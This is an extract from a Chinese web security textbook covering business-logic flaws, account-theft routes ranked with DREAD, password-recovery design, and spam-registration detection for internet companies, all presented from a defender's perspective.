在搭建服务器端环境时，需要注意最小权限原则，应该以独立的低权限身份运行 Web 进程。同时 Web Server 的一些参数能够优化性能，有助于缓解 DDOS 攻击，在实际运用时可以酌情使用。

Web Server 本身的漏洞也需要时刻关注，而有些 Web 容器的默认配置甚至可能还会成为弱点，一名合格的安全工程师应该熟知这些问题。



第四篇

互联网公司安全运营

- 第 16 章 互联网业务安全
- 第 17 章 安全开发流程 (SDL)
- 第 18 章 安全运营

第 16 章

互联网业务安全

本书中的很多章节都是在探讨 Web 攻击技术的原理和解决方案。但对于互联网公司来说，个别漏洞的影响也许是可以接受的，真正难以接受的是那些影响到公司发展的安全问题。

而业务安全问题，受害者往往是互联网公司的用户，攻击的是互联网公司的业务。业务安全问题往往难以根治，是公司业务发展的阻力，需要引起重视。

16.1 产品需要什么样的安全

一个好产品应该具备什么样的特性？很多人都有自己的答案。比如去商场选购一台电视机，一般会比较电视机的方方面面：功能是否先进、硬件配置如何、外表美观程度、厂商的口碑、售后服务的质量，以及价格。专业的买家，还会详细比较参数规格上的细微差别，面板接缝的做工细节，以及噪音和环保等问题。

一个完整的产品有许多特性，互联网产品亦如此。互联网产品其实是网站提供的在线服务，产品特性包括性能、美观、方便性等方面，同时也包括安全。

一般来说，**安全是产品的一个特性**。

安全本身可视作产品的一个组成部分。一个好的产品，在设计之初，就应该考虑是否会存在安全隐患，从而提前准备好对策。将安全视为产品特性，往往也就解决了业务与安全之间的矛盾。

其实业务与安全之间本来是没有冲突的，出现冲突往往是因为安全方案设计得不够完美。比如安全方案的实现成本相对较高，从而不得不牺牲一些产品功能上的需求，有时候牺牲的可能还有性能。

曾经有一位安全专家，对数百位开发者进行了调研，在这些开发者的眼中，对于一个项目，影响因素的优先级排序分别是：

- (1) 功能是否能按原定设计实现；

-
- (2) 性能;
 - (3) 可用性;
 - (4) 是否能按原定计划上线;
 - (5) 可维护性;
 - (6) 安全。

可以看到，安全被开发者放在了第 6 位置上，从产品的角度来看，这也是可以理解的。

16.1.1 互联网产品对安全的需求

当一个产品功能有缺陷、用户体验极差，甚至是整天宕机的时候，是谈不上安全性的，因为产品本身可能都已经无法存在下去了。但是当一个产品其他方面都做得很好的时候，安全有可能会成为产品的一种核心竞争力，成为拉开产品与竞争对手之间差距的秘密武器。只有安全也做得好的产品，才能成为真正的好产品。

有许多这样的例子。在搜索引擎行业，竞争一直非常激烈。Yahoo 是搜索引擎的巨头，后来 Yahoo 自己扶植起来的 Google 在搜索方面反而超越了 Yahoo。这些搜索引擎，都非常重视搜索结果的安全性。Google 与 Stopbadware 展开了合作，Stopbadware 提供一份实时更新的恶意网站列表给 Google，其中包括了挂马网站、钓鱼网站、欺诈网站等；而 Google 则根据这份名单对搜索引擎结果中的数据进行筛选，过滤掉不安全的结果。Google 的安全团队也在研究恶意网址识别技术，用于对搜索结果和浏览器进行保护。

搜索结果是否安全，对网民来说是很重要的，因为搜索引擎是互联网最重要的一个门户。

在曾经发生的一些欺诈案件中，钓鱼网站公然出现在搜索结果中，导致很多用户上当受骗。钓鱼网站、欺诈网站通常使用一些搜索引擎优化（SEO）技术，来提高自身在搜索结果中的排名，一旦被搜索引擎收录，就可以更有效地传播，骗到更多的人。

而挂马网站略有不同，挂马网站往往是黑客入侵了一个颇受欢迎的网站之后，篡改了网站的页面。黑客在网页中植入一段攻击代码，试图利用浏览器的漏洞攻击网站的用户。

挂马网站本身是一个正常的网站，有的搜索排名还很高，这些网站本身也是受害者。如果搜索引擎无法实时地检测搜索结果中的网站是否安全，那么就将用户置于了风险之中。搜索引擎的性质决定了它必须有社会责任感，要对搜索结果负责。

一个好的全网搜索引擎，其爬虫所抓取的页面可能会达到十亿到百亿的数量级。要一个个检测这些网页是否安全，也是件非常艰巨和有挑战的事情。目前搜索引擎的普遍做法是与专业的安全厂商进行合作，排查搜索结果中的恶意网址。

根据安全公司 Barracuda Labs 最新发布的一份研究报告，搜索结果中出现恶意网站概率最高的是谷歌，雅虎次之！这项研究的方法非常简单。研究者设计了一个自动搜索系统，可以自动地在谷歌、雅虎搜索、必应或 Twitter 上输入流行的关键词进行搜索，从而找出哪个搜索引擎的结果中出现恶意网站的概率最高。该项研究的结果如下：

- 此次研究总共发现了 34627 个恶意网站；
- 每 1000 个搜索结果中就会有一个导向恶意网站；
- 每 5 个搜索主题中就有一个导向恶意网站。

除了搜索引擎外，电子邮箱领域的竞争也凸显了安全的重要性。在电子邮箱领域，最重要的一项安全特性就是“反垃圾邮件”。

其实早在 2006 年，就有调查显示，当时的中国互联网用户平均每周都会收到 19.94 封垃圾邮件，而垃圾邮件每年给国民经济带来大约 63.8 亿元的损失。而到 2008 年，这个数字显然已经呈几何基数膨胀到了一个不可思议的境地。据保守估计，仅在 2007 年，垃圾邮件对中国造成的直接经济损失就达到 200 亿元，间接损失更是超过万亿。而为了处理垃圾邮件，中国每个用户平均每天要花费 36 分钟的工作时间。

以往的“垃圾邮件”内容一般是推广和广告信息，现在还要加上钓鱼和欺诈邮件。邮件钓鱼、邮件诈骗的案件已经屡见不鲜，如何应对这些业务安全问题，也是很有挑战的工作。

目前在反垃圾邮件领域，各家互联网公司都各有妙招。在用户使用的电子邮箱中，能够收到的垃圾邮件多少，也能判断出各个互联网公司在安全实力上的高低。

推而广之，可以发现，在互联网中，一个成熟的产品几乎必然会存在安全性方面的竞争。IM、微博、SNS、论坛、P2P、广告等领域，只要有利可图，就会出现安全问题，也就会存在安全方面的竞争。出现安全性竞争，也可以从侧面反映出一个领域在渐趋成熟。

安全性做得好的产品，对于用户来说可能不会有特别的感觉，因为坏人、坏的信息已经被处理掉了；相反，如果产品安全没有做好，则用户一定会感受到：垃圾消息泛滥、骗子满地跑，这些业务安全的问题会带来糟糕的用户体验，有时候甚至会毁掉一个新兴的领域。

安全是产品特性的一个组成部分，具备了安全性，产品才是完整的；安全做好了，产品最终才能真正成熟。

16.1.2 什么是好的安全方案

可是产品需要什么样的安全呢？产品在选择安全方案时，往往会面临很多选择，这时候又该如何取舍呢？

笔者认为，一个优秀的安全方案，除了可以有效地解决问题以外，至少还必须具备两个条件：

(1) 良好的用户体验;

(2) 优秀的性能。

这两点，也往往是产品对安全方案所提出最大挑战。

假设要设计一个安全方案，保护网站的 Web 登录入口，如何着手呢？

对于认证，我们有许多选择。最基本的做法是使用用户名和密码认证，而一些敏感系统可能会选择双因素（Tow Factors）认证。比如网上银行办理的“U 盾”、“动态口令卡”、“令牌”、“客户端证书”、“手机短信验证码”等业务，就都属于双因素认证，它在用户名与密码之外再做了一次认证。

然而，双因素认证可能会降低用户体验，因为用户使用起来更加麻烦了。比如用户每次登录时，都需要接收一条手机短信，将短信接收到的动态口令结合密码一起用于认证。对于用户来说，这是很痛苦的一件事情。

目前用的比较多的双因素认证方案，都或多或少地存在类似的问题。比如，手机短信有一个到达率的问题，有些国外的用户就接收不到手机短信；“U 盾”、“令牌”的制作成本比较高，不大面积推广的话是一笔不菲的花费；客户端证书则需要解决不同浏览器、不同操作系统的兼容问题，以及证书的过期与更新也不是件容易的事情。

目前的双因素认证方案，提高了用户的使用门槛，损失了部分用户体验，远远不如一个用户名和密码简单。因此，我们需要慎重使用双因素认证方案。一般来说，只有一些安全要求非常高的账户，或者系统本身就极其敏感的地方，才使用双因素认证方案。

如果说“双因素认证”可能会降低用户体验，那么为了更安全，是否可以考虑让用户把密码设置得复杂一些呢？比如要求用户密码必须有 16 位，且为数字、字母、特殊字符的不同组合。

复杂密码安全吗？

设置复杂密码也是一种糟糕的体验。有些非活跃用户，可能常常会忘记一个非常用的复杂密码；而有的用户设置了一个自己也记不住的密码后，可能会把“记不住的密码”记录在便条或者本子上，甚至是贴在电脑显示器上，这反而导致密码泄露的可能性提高了。

其实设置复杂密码的初衷，是担心密码会被攻击者猜解。密码被猜解的途径有很多种，最常见的是暴力破解；其次是密码有关联性，比如密码是用户的手机号码、生日等。所以“提高密码复杂度”这个安全需求，其本质其实可以分解为：

(1) 如何对抗暴力破解；

(2) 如何防止密码中包含个人信息。

这样，设计安全方案的思路就有了一些变化。

比如可以在登录的应用中检测暴力破解的尝试。检查一个账户在一段时间内的登录失败次数，或者检测某一个 IP 地址在一段时间内的登录行为次数。这些行为都是比较明显的暴力破解特征。暴力破解往往还借助了脚本或者扫描器，那么在检测到此类行为后，向特定客户端返回一个验证码，也可以有效地缓解暴力破解攻击。

如何防止密码中包含个人信息呢？在用户注册时，可以收集到用户填写的个人资料，如果发现用户使用了诸如：用户名、邮件地址、生日、电话号码之类的个人信息作为密码，则应当立即进行提示。

解决好了这两个问题，也就解决了用户密码可能被猜解的威胁。而这样的一套安全方案，对于用户基本上是透明的，没有侵入性，也没有改变用户的使用习惯。这样的方案，把安全需要付出的成本转移到网站。而设定“用户不能使用个人信息作为密码”的策略后，对用户也是一种引导，在注册的环节教育用户如何形成良好的安全习惯。

但问题并未至此结束。这套方案的前提是密码认证所面临的威胁只有“暴力破解”和“密码中包含个人信息”。如果出现了新的未考虑到的威胁，还是有可能让用户处于危险之中。

因此在设计安全方案之前，应该把问题认真地分析清楚，避免出现遗漏。在“我的安全世界观”一章中，介绍了安全评估的基本过程，其中“威胁分析”是设计安全方案的基础。设计一个真正优秀安全方案，对安全工程师提出了很高的要求。

安全是产品的一种特性，**如果我们的产品能够潜移默化地培养用户的安全习惯，将用户往更安全的行为上引导，那么这样的安全就是最理想的产品安全。**

16.2 业务逻辑安全

16.2.1 永远改不掉的密码

2007 年，笔者遇到了一起离奇的攻击事件。

公司网站的某个用户账户发现被人盗用，攻击者使用该账户来发广告。客服介入后，帮助用户修改了密码、安全问题，并注销了登录状态。但这并没有使事情有所好转，攻击者仍然能够登录进用户的账户。

公司网站的账户体系和公司的 IM（即时通讯软件）账户体系是互通的，但 IM 限制同时只能有一个账户在线。于是就出现了一个很神奇的现象：客服登录进该用户的 IM 账户后，攻击者又紧跟着登录，还会把客服登录的账户踢下线；客服又继续登录，把攻击者踢下线，如此反复。

后来笔者追查这个问题时发现，问题出在 IM 的自有账户体系中。IM 有两套账户体系，一套是网站的用户账户，另一套是 IM 自己的。这两套账户有一一对应的“绑定”关系。

一般来说，网站的用户修改密码后，会同步修改 IM 的账户密码。但是这个案例里，网站修

改密码的逻辑里，并没有同步修改对应的 IM 账户，于是出现了这样的一个逻辑漏洞：不管网站的用户密码如何更改，攻击者总是能够通过对应的 IM 账户登录（因为之前账户已经被盗了）。

这就是一个典型的业务逻辑安全问题。业务逻辑问题与业务的关系很紧密，花样百出，很难总结归类。

业务逻辑问题是一种设计缺陷，在产品开发过程中，可以考虑在产品设计和测试阶段解决。但业务逻辑问题没有一个成熟的归纳体系，很多时候，只能依靠安全工程师的个人经验来判断这些问题。

我们再看两个案例。

16.2.2 谁是大赢家

在 2007 年的 Blackhat 大会上，来自 Whitehat 公司的 Jeremiah Grossman 专门做了一场关于业务逻辑安全的演讲，其中提到了几个很有意思的案例。

某家在线购物网站为了对抗密码暴力破解，规定短时间内账户登录失败 5 次，就将锁定账户一个小时。该网站的业务中，提供了一个在线竞拍的功能，用户可以给喜欢的商品出价，后来者必须给出一个更高的价格。在拍卖时间截止后，商品将为出价高者所得。

这其中存在什么问题呢？也许你已经猜到了，某黑客在给商品出价后，在网站上继续观察谁出了一个更高的价格，当他发现有人出价更高时，就去恶意登录这个用户的账户：当登录失败次数达到 5 次时，该账户就被系统锁定了。

订单系统和账户安全系统是相关联的，当订单系统发现账户被锁定后，该用户的出价也同时作废。这样，黑客就能以极低的价格，获取他所想竞拍的物品。

Grossman 给出的解决建议是在登录错误返回时，先添加一个登录用的验证码，以避免脚本或扫描器的自动登录；同时在网站页面上隐藏每个用户的 ID，只显示 nick。

在这个案例中，其实还存在另外一个逻辑问题。网站如果将用户的 ID 显示在网页上，那么就有可能被黑客抓取，黑客可以实施一种恶意攻击，使用一个脚本不停地尝试登录所有的 ID。

这样，正常的用户都会被系统锁定。如果大多数的用户都无法正常登录网站，那么网站的业务会受到非常大的影响。这种攻击针对的是安全三要素中的“可用性”。很多网站在设计对抗暴力破解的方案时，都会使用“锁定账户”的策略，其实都会存在这样的逻辑缺陷。

如何解决这个问题呢？这得回到暴力破解的对抗上来。在 Jeremiah Grossman 提出的解决方案中，提到了检测到暴力破解后，增加一个验证码的方案。我们知道，验证码并非一种好的用户体验，所以应该尽量不要在用户第一次登录时就增加验证码。

首先，需要检测到暴力破解的行为。

暴力破解通常都有一定的特征，比如某个账户在 5 分钟内登录错误达到 10 次。还有一种暴力破解攻击是根据弱口令来遍历用户名的，比如黑客使用密码“123456”，尝试登录不同的用户名。这需要黑客事先收集一份可以使用的 ID 列表。

但无论如何变化，暴力破解是需要高效率的，所以“短时间”、“高频率”的行为特征比较明显。黑客为了躲避安全系统的检测，常常会使用多个 IP 地址来进行登录尝试。这些 IP 地址可能是代理服务器，也可能是傀儡机。

但经过实践检验，即使黑客使用了多个 IP 地址，想要使攻击达到一定的规模，还是会使用重复的 IP 地址。最终的结果就是单个 IP 地址可能会发起多次网络请求。

在设计对抗的方案时，为了避免本案例中出现的逻辑漏洞，就不应该再锁定账户，而是应该锁定来自某一 IP 地址的请求。并且当认定某一 IP 地址存在恶意行为后，对 IP 地址的历史记录追加处罚。这样就不会阻碍正常用户的访问，而仅仅把坏人关在门外。


要实现这样的一套系统颇为复杂，同时还要兼顾性能和高效。但实现之后确实是行之有效的。

16.2.3 瞒天过海

下面看看 Jeremiah Grossman 举出的另一个经典案例。

在北加州，某电视台的网站为了 Web 2.0 化，开发了一个新的功能：允许网友们提供当地的天气信息，该信息将在电视新闻中滚动播出。为了防止垃圾信息，网友们提供的信息是经过人工审核后才播出的。

但是这套系统在设计时还允许网友们对信息进行编辑。此处存在一个逻辑漏洞：审核通过后的信息，如果被用户重新编辑了，不会再次进行审核，也会直接发送到电视新闻的滚动条中。于是有不少人利用这一逻辑漏洞，在电视新闻中发送各种垃圾信息。



电视台的滚动信息被黑客篡改

解决这个不大不小的麻烦也很简单，在信息编辑前加入人工审核，但缺点是需要耗费更多的人力。

16.2.4 关于密码取回流程

很多网站曾经提供的“修改密码”功能中，也存在一个典型的逻辑问题：用户修改密码时不需要提供当前密码。

这种设计，导致账户被盗后，黑客就可以直接使用此功能修改账户的密码。账户被盗的原因有很多种，比如 Cookie 劫持导致的账户被盗，黑客是不知道用户密码的。因此修改密码时不询问当前密码，是一个逻辑漏洞。

正确的做法是，在进行敏感操作之前再次认证用户的身份。

当前密码:	<input type="text"/>
新密码:	<input type="text"/> <small>密码长度6-14位，字母区分大小写</small>
确认密码:	<input type="text"/>
<input type="button" value="保存修改"/>	

网站的修改用户密码页面

除了“修改密码”功能外，密码取回流程也是一个很复杂、很容易出现逻辑问题的地方。

用户密码丢失后，就不能再使用用户密码作为认证手段。通常，如果不考虑客服的话，用户想自助取回密码，有三个方法可以用来认证用户：一是用户设定的安全问题，比如“妈妈的生日是什么时候”，答：“生我的那天”；二是用户注册时留下的安全邮箱，可以通过邮箱修改密码；三是给用户发送手机短信验证码，这需要用户预留手机信息。

假设黑客已经知道了用户的密码，那么这里面可能会涉及到很多逻辑问题。

这三种认证用户身份的信息，是否可能被黑客修改呢？比如在修改安全问题前，如果没有要求认证当前安全问题的答案，则黑客可以直接修改安全问题；再比如修改用户手机号码，是否会将短信发送到当前手机上进行身份验证？

但是出于可用性的考虑，不能只给用户一种选择。比如：用户的手机号码如果作废了，不能强求用户在修改手机号码时，还要验证一下已经作废的手机号。这是不合理的，必须给出其他的解决途径。

当三种认证信息都不太可靠时，只能选择一些其他的方法来解决。一个比较好的方法，是使用用户在网站上留下过的一些私有信息，与用户逐一核对，以验证用户身份确实是本人。

比如：用户曾经使用过的密码；用户曾经登录过的时间、地点；用户曾经在站内发表过，但又删除了的文章等。这些信息可以称为用户的“基因”，因为这些信息越详细，就越能准确

地区分出一个独立的用户。

“密码收回流程”是安全设计中的一个难题，它与业务结合紧密，牵一发而动全身。目前没有非常标准的解决方案，只能具体问题具体分析。

16.3 账户是如何被盗的

账户的安全问题，是互联网业务安全的一个关键问题。大多数网站面临的业务安全类投诉，都与账户被盗有关。

2007 年，《南方日报》报道过这样一个案例：

12月14日早上，广州某国际旅行社吴小姐上QQ时突然发现“您的QQ账户在另一地点登录，您已被迫下线”的提示。吴小姐再次上线后，很快又再次出现这一情况。吴小姐正感到纳闷时，却收到几名QQ好友的电话，“他们说在QQ上收到我经济有困难，请汇款给我帮忙的信息”。吴小姐方知自己的QQ号已被人盗取利用。“我这个被盗的QQ很重要，里面很多朋友都有工作关系，特别是QQ里面的群组织。他老在QQ上乱说话，对我影响很大。”吴小姐心急如焚。

随后，吴小姐申请了另一个QQ号，通过原QQ号与盗号者联系。“不料对方竟然狮子大开口，要我汇款300元才还我QQ号，不然就逐个把好友删除，现在已删了一部分。”吴小姐忿忿不平地说，盗号者当时24小时在线，使她根本无法上线，欲更改密码，但又没有申请密码保护。无奈之下，吴小姐给盗号者汇款300元，希望盗号者能兑现“诺言”。

盗号问题，已经成为影响用户体验、影响网站业务正常发展的一个重要问题。大多数网站的业务安全，主要是在与盗号做斗争。网络游戏行业，因为有利可图，虚拟货币、游戏装备的表现能力吸引了大量黑客，因此网游成为盗号的重灾区。同样盗号问题严重的，还有网上银行以及网上支付相关的行业。

16.3.1 账户被盗的途径

账户会面临哪些威胁呢？通过一轮头脑风暴发现，在以下几种情况下，用户的账户存在被盗的可能。

- (1) 网站登录过程中无 HTTPS，密码在网络中被嗅探。
- (2) 用户电脑中了木马，密码被键盘记录软件所获取。
- (3) 用户被钓鱼网站所迷惑，密码被钓鱼网站所骗取。
- (4) 网站某登录入口可以被暴力破解。

- (5) 网站密码取回流程存在逻辑漏洞。
- (6) 网站存在 XSS 等客户端脚本漏洞，用户账户被间接窃取。
- (7) 网站存在 SQL 注入等服务器端漏洞，网站被黑客入侵导致用户账户信息泄露。

以上这些威胁中，除了“用户电脑中了木马”与“用户上了钓鱼网站”这两点与用户自身有关外，其余几点都是可以从服务器端进行控制的。换句话说，如果这几点没有做好而导致的安全问题，网站都应该负主要责任。

进一步进行风险分析，根据 DREAD 模型（参见“我的安全世界观”一章），可以得出如下的风险判断。（按照风险从高到低排列）

- (1) 网站被暴力破解 $D(3)+R(3)+E(3)+A(3)+D(3) = 15$
- (2) 密码取回流程存在逻辑漏洞 $D(3)+R(3)+E(3)+A(3)+D(2) = 14$
- (3) 密码被嗅探 $D(3)+R(3)+E(3)+A(1)+D(3) = 13$
- (4) 网站存在 SQL 注入漏洞 $D(3)+R(3)+E(2)+A(3)+D(1) = 12$
- (5) 用户被钓鱼 $D(3)+R(1)+E(3)+A(2)+D(3) = 12$
- (6) 网站存在 XSS，账户被间接窃取 $D(3)+R(2)+E(2)+A(2)+D(2) = 11$
- (7) 用户中木马 $D(3)+R(1)+E(2)+A(1)+D(1) = 8$

尽管风险的判断存在一定的主观因素，但 DREAD 模型还是能帮助我们更清楚地认识到目前的问题所在。对这 7 个风险进行比较，可以得出安全工作的优先级。从以上分析可以看出：

用户登录时安全 > 网站实现上的安全漏洞 > 用户使用环境安全

这与今天的现状是基本一致的。

由于门槛低，见效快，所以“暴力破解”长期以来一直存在。

一家叫“RockYou”的 SNS 网站遭受攻击后，有 3200 万用户密码被公布在网上，黑客们可以毫不费力地下载这些密码。

安全研究员舒尔曼和他的公司对这 3200 万被盗密码进行了研究，发现了网络用户设置密码的习惯。他们发现，3200 万用户中将近 1% 的人以“123456”作为密码；使用第二多的密码是“12345”；排名前 20 位的密码还有“qwerty”（键盘布局靠近的几个字母），“abc123”和“princess”等。

舒尔曼表示，更令人不安的是，在 3200 万账户中，大约五分之一用户所使用的密码来源于相当接近的 5000 个符号。这意味着，只需要尝试人们常用的密码，黑客就可以进入很多账

户。由于电脑和网络运行速度的加快，黑客每分钟就可以进行几千个密码破解。

舒尔曼说：“我们认为密码破解是个非常耗时间的攻击方式，你必须对每个账户都逐个字符地试，每破译一个密码都需要尝试大量的字符。但实际情况是，只要选择人们最常用的几个字符，就能破译大量的密码。”

暴力破解的防范也远远不如想象的简单，在上一节中，谈到过这个问题。

“网络嗅探”本来是一个很严重的安全问题。但是在今天，大家都开始重视“ARP 欺骗”，在许多 IDC 机房里都实施了对抗 ARP 欺骗的方案，比如采用带有 DAI 功能的思科交换机，或者静态绑定 IP 地址与 MAC。所以今天想在网站服务器所在的 VLAN 实施 ARP 欺骗是比较困难的。今天的 ARP 欺骗，更多的是在威胁个人用户。因此在 DREAD 模型的评分中，“网络嗅探”的“Affected Users”一项只评了 1 分。

尚未列出来的威胁还有很多，需要在工作中不断完善。比如网站所使用的 Web Server 出现漏洞，导致被远程攻击。

此外，还曾经发生过这样的案例：某大型社区被黑客入侵，泄露了数据库中的全部用户数据。如果网站将用户的密码明文保存在数据库中，或者没有加 Salt 的哈希值，则黑客可以根据这些密码，再次尝试入侵同一用户的邮箱、IM 等第三方网站账户。因为大部分用户都习惯于使用同一个密码登录不同的网站。

16.3.2 分析账户被盗的原因

盗号的可能性有这么多，那么如何分析和定位问题所在呢？

首先，客服是最重要和直接的渠道。

从客服收集第一手资料，甚至由工程师回访客户，会有意想不到的收获。客户往往讲不清楚问题的关键，所以需要事先考虑好各种可能性，并有针对性地向客户提一些问题。有时候访问个别客户也许无法得到所需结果，此时应该耐心等待并收集更多证据。

但在工作中，经常容易犯的错误是主观臆断。我们可以事先考虑到各种可能性，但是一定要做到“大胆假设，小心求证”。求证的过程必须一丝不苟，务必保证严谨。如果没搞清楚事实的真相到底是什么，而只是靠猜测来设计解决方案的话，则很容易找错目标，从而浪费非常宝贵的时间，问题也很可能因此而扩大化。

其次，从日志中寻找证据。

除了从客户处收集第一手资料外，也应该重视网站日志的作用，从日志中去大胆求证。

比如暴力破解，很有可能会在登录日志中留下大量错误登录的记录，如果找到了，则求证成功。稍微复杂点的，如果是“密码找回流程”之类的逻辑漏洞，则被盗用户可能有这样的特

征：异地登录后实施更改密码一类的操作，甚至有个别“高危地区 IP”登录多个不相关账户的行为。这些都是能够从日志里找到的证据。

最后，打入敌人内部，探听最新动态。

在黑色产业链中，有人制作、销售工具，也有人专门从事诈骗活动。这些人建立的群体，关系并不是非常紧密的，可能仅仅是依靠 QQ 群或其他 IM 互相联系。因此打入这些人所在的圈子，并不是特别困难的事情，这样能掌握敌人的第一手资料。黑客们也有自己的群体，在社区里打听，也能得到一些有用的消息。

16.4 互联网的垃圾

在上一节，探讨了盗号的问题。但很多时候，恶意用户并不需要盗号，也能完成他们的目的。在本节，将探讨垃圾注册和垃圾信息，这是另一个让网站无比头疼的问题。

16.4.1 垃圾的危害

今天的互联网中垃圾信息泛滥，但互联网对垃圾信息的重视程度却远远不够。在网站应用中，**垃圾注册几乎成为一切业务安全问题的源头。**

通过一些调研结果发现，垃圾注册问题积弊已久。一个大型网站平均每天的新增注册用户中，可能有超过一半是垃圾注册造成的。

这么多的注册账户，都干什么去了？这些垃圾账户的目的有很多，有的是为了发广告，有的是为了宣传政治观点，有的是为了诈骗其他用户，不一而同。

那怎么认定一个账户是垃圾账户呢？一般来说，“目的不是网站所提供的服务”的注册账户，都属于垃圾账户。

比如一个论坛提供一些内部资源供会员购买（比如付费的正版电影），但是购买的形式是会员每次购买都需要支付相应的“虚拟金币”。“虚拟金币”的获得有几种途径：会员在论坛里发帖，可以获得一定的金币；或者会员通过网银充值，能够兑换到金币；还有就是论坛为了鼓励新注册会员，会给每个新注册账户赠送 10 个金币。

这给了恶意用户可乘之机：利用“新注册用户奖励 10 个金币”的机制，恶意用户通过批量注册的手段，一夜之间注册了几千个账户，并在站内将金币都转到一个账户上，最终在论坛里消费掉这些金币。

这样产生的几千个账户，就变成了“垃圾账户”。而论坛本来能收到的费用，则在无形中损失了。网站将为此买单。

这个案例，就是一个通过垃圾注册利用逻辑漏洞的典型案例。

垃圾注册的账户，常常用来发广告和推广信息。任何可以“留言”以及产生“用户交互”的地方，都可能会被垃圾消息盯上。

如下为淘宝网的商品评价中，出现的垃圾消息。



淘宝网的商品评价中的垃圾信息

百度可以搜索到很多自动注册机，在网上可以随意下载。

自动注册机_相关下载信息6条_百度软件搜索		
软件名称	软件大小	来源
邮箱自动注册机 3.50.10	1.12 M	天空软件站
邮箱自动注册机 v3.5.10	2.06 M	非凡软件站
share168YY自动批量注册机 v1.0.0	2.9 M	非凡软件站
强仁新浪邮箱自动注册机 v2.30	2.79 M	非凡软件站
强仁网易邮箱自动注册机 v2.01	2.54 M	非凡软件站

[查看全部6条结果>>](#)
[soft.baidu.com/softwaresearch/s?nr=software&r... 2011-5-25](http://soft.baidu.com/softwaresearch/s?nr=software&r...)

Discuz!论坛自动注册机 批量注册 支持DZ所有版本【无需修改源码】
 9条评论 · 发帖时间：2008年1月26日
 论坛注册王使用教程基本操作步骤如下（其他类型论坛同理应用）：第一步、在IE窗口打开您需要注册的论坛，并找到论坛的注册页面地址！并确保注册页仅保留“用户名、密 ...
[www.discuz.net/forum.php?mod=viewthread&a... 2011-5-13 - 百度快照](http://www.discuz.net/forum.php?mod=viewthread&a...)

◆◆◆◆西祠论坛自动发贴机+注册机 在线观看 - 酷6视频
 ◆◆◆◆西祠论坛自动发贴机+注册机 在线观看 ◆◆◆◆西祠论坛自动发贴机+注册机
[v.ku6.com/show/6-GILSTUjERJAE.html 2011-5-6 - 百度快照](http://v.ku6.com/show/6-GILSTUjERJAE.html)

【邮箱自动注册机 怎么样】邮箱自动注册机 1.95.33好用吗-ZOL软...
 邮箱自动注册机 怎么样？邮箱自动注册机 好用吗？ZOL中关村在线软件下载频道为您提供专业点评，为您了解邮箱自动注册机 1.95.33提供最专业的参考。

搜索到的自动注册机结果

16.4.2 垃圾处理

如何防范垃圾注册和垃圾消息呢？垃圾处理离不开两个步骤：“识别”和“拦截”。

拦截的方法根据业务而定。可以选择冻结账户或者删除账户，也可以只针对垃圾内容做屏蔽。但问题的关键是屏蔽什么、拦截什么，这就涉及到“垃圾识别技术”了。

想要拦截垃圾注册和垃圾消息，就要先了解它们。垃圾注册的一个特点是“批量”，由程序自动完成。垃圾消息的传播也如此，很少有垃圾消息是手动一条条发出来的。

但是当有极大利益驱动时，垃圾注册也可能会变成一种半自动或者手动的方式。笔者曾经见过一些批量注册账户的程序——由于网站在注册时要求输入验证码，而验证码难以破解，骗子雇佣了一批人，在网吧里每天的工作就是手动输入验证码。因为相对于骗子所获得的高回报来说，这些雇佣成本几乎可以忽略不计。

“批量”、“自动化”的特点意味着：

- (1) 同一客户端会多次请求同样的 URL 地址；
- (2) 页面与页面之间的跳转流程可能会不正常（页面 1→页面 3，不像正常用户行为）；
- (3) 同一客户端两次请求之间的时间间隔短；
- (4) 有时客户端的 UserAgent 看起来不像浏览器；
- (5) 客户端可能无法解析 JavaScript 和 Flash；
- (6) 在大多数情况下验证码是有效的。

如果再从垃圾注册和垃圾消息的内容去分析，又可以发现很多不同的特点：

- (1) 注册时填写的用户名可能是随机生成的字符串，而非自然语言；
- (2) 不同账户的资料介绍可能出现同样的内容，在需要打广告时尤其如此；
- (3) 可能含有一些敏感词，比如政治敏感词和商业广告词；
- (4) 可能出现文字的变形，比如把半角变全角，或者类似地把“强”拆成“弓虽”。

如果与业务相结合的话，还能挖掘出更多的特征，比如在 IM 里：

- (1) 如果某个用户给许多不同用户发送消息，但接收者都不回消息的话，这个人可能就是在发送垃圾消息；
- (2) 如果某个用户加入不同的 IM 群后，发送的消息总是同样的内容，不说其他话，则可能也是在发送垃圾消息。

有了这些特征，就可以依此建立规则和模型。

规则系统比较简单，多条规则结合还可以建立更复杂的模型。在垃圾识别或者 Anti-Spam 领域里，被广泛应用的方法是“机器学习”。

想要实现一个优秀的垃圾识别算法，需要算法专家与业务专家一起合作，这是一个需要不断改进的过程。目前并没有一个万能的算法能一次解决问题。与业务相关的系统，必然是在不断的磨砺中成长。今天许多大型互联网公司都组建了自己的商业智能团队来做这些事情。在本书中，不深谈此类算法的实现细节。

如果仔细分析垃圾行为特征，可以大致分成：内容的特征、行为的特征、客户端本身的特点。从这三个方面入手，可以得出不同类型的规则。

- 基于内容的规则：以自然语言分析、关键词匹配等为代表。
- 基于行为的规则：以业务逻辑规则为代表。
- 基于客户端识别的规则：以人机识别为代表，比如验证码，或者让客户端去解析 JavaScript。

三种规则配合使用，能够起到较好的效果，最终可以建立一个比较完善的风险控制系统——在事中监控并拦截高风险的用户行为；在事后追溯恶意用户，取证、统计损失；并可以为决策提供依据。

识别出非法用户和非法行为后，在“拦截”上也需要讲究策略和战术。因为很多时候，规则都是“见光死”，规则的保密性非常重要。如果使用规则和恶意用户做直接对抗，那么规则的内容很容易暴露，导致规则很快会被绕过。因此要有技巧地保护规则。

如何保护呢？以“拦截”来说，如果不是特别紧急的业务，则可以打一个时间差。当使用规则识别出垃圾账户后，过一段时间再做处理，这样恶意用户就摸不准到底触犯了哪条规则。同时还可以“打压”大部分账户，放过一小批账户。这样既控制住大部分的风险，又让风险不会随意转移，可以一直把可控的风险放在明处。这样从防御的角度看，就能掌握主动权。

